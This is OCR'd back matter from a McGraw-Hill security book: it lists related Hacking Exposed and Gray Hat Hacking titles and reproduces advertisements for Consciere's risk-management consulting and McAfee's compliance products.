
Hacking Exposed Web 2.0
Rich Cannings, Himanshu Dwivedi & Zane Lackey




Gray Hat Hacking, Second Edition
Shon Harris, Allen Harper, Chris Eagle & Jonathan Ness



Hacking Exposed VoIP
David Endler & Mark Collier



Hacking Exposed Linux, Third Edition
ISECOM



Hacker's Challenge 3
David Pollino, Bill Pennington, Tony Bradley & Himanshu Dwivedi

Mc Graw Hill Osborne

www.osborne.com

Derived from the Latin "act with knowledge," Consciere is dedicated to helping our clients make well-reasoned information risk management decisions. Consciere was founded by well-known industry experts with many years of experience assisting organizations of all sizes address real information security challenges and opportunities.

Our core philosophy is that strategic management consulting drives better downstream tactical decisions – "Plan, Do, Check, Act." Our approach first seeks to identify the "what" and the "why" of your security program, resulting in a roadmap of prioritized initiatives to continuously improve governance, risk, and compliance. Next, we perform a more thorough, standards-based assessment of performance against the roadmap to clarify and prioritize concrete action. Finally, Consciere's in-house capabilities combined with our extensive network of industry relationships delivers the "how, who, where, and when" to execute on the plans in partnership with our clients' full-time staff.

The information security marketplace continues to evolve, but some themes remain fundamental: information security is a business challenge, comprised of people, process, and technology vectors that must be rationalized into a coherent value proposition. Economics and market dynamics must also be weighed thoughtfully to arrive at practical solutions. Contact us today to leverage our decades of experience and "act with knowledge."

www.consciere.com

McAfee®

With a significant rise in the technical complexity of threats and attacks, businesses are struggling to meet security demands. Coupled with increasingly stringent regulations means a business must also satisfy growing compliance requirements despite shrinking budgets, limited IT resources and shorter response times.

Best practice, best products

McAfee solutions ease the operational burden of compliance through extensive integration and automation. Sustainable compliance occurs by combining all-encompassing McAfee protection to automate processes, controls and reporting. Through McAfee's leading Risk and Compliance solutions, compliance management is simplified and companies can meet the most rigorous internal and external requirements while keeping their employees, partners and customers secure. The end result? Compelling cost savings from automation, risk prioritization and reduction, and proof of IT compliance.

McAfee applies unmatched security expertise for over 100 million end users and 150,000 businesses worldwide. As the world's leading dedicated security technology company, McAfee offers comprehensive solutions for consumers, businesses, service providers and the public sector to identify and block attacks, achieve sustainable compliance and continuously track and improve their security.

Experience firsthand how the authors of this book identify, classify and mitigate vulnerabilities using McAfee solutions by visiting:

www.mcafee.com/HE6

Broader Security • Lower Operating Costs • Greater Compliance

McAfee is a registered trademark of McAfee, Inc. and/or its affiliates in the US and/or other countries. © 2008 McAfee, Inc. All rights reserved.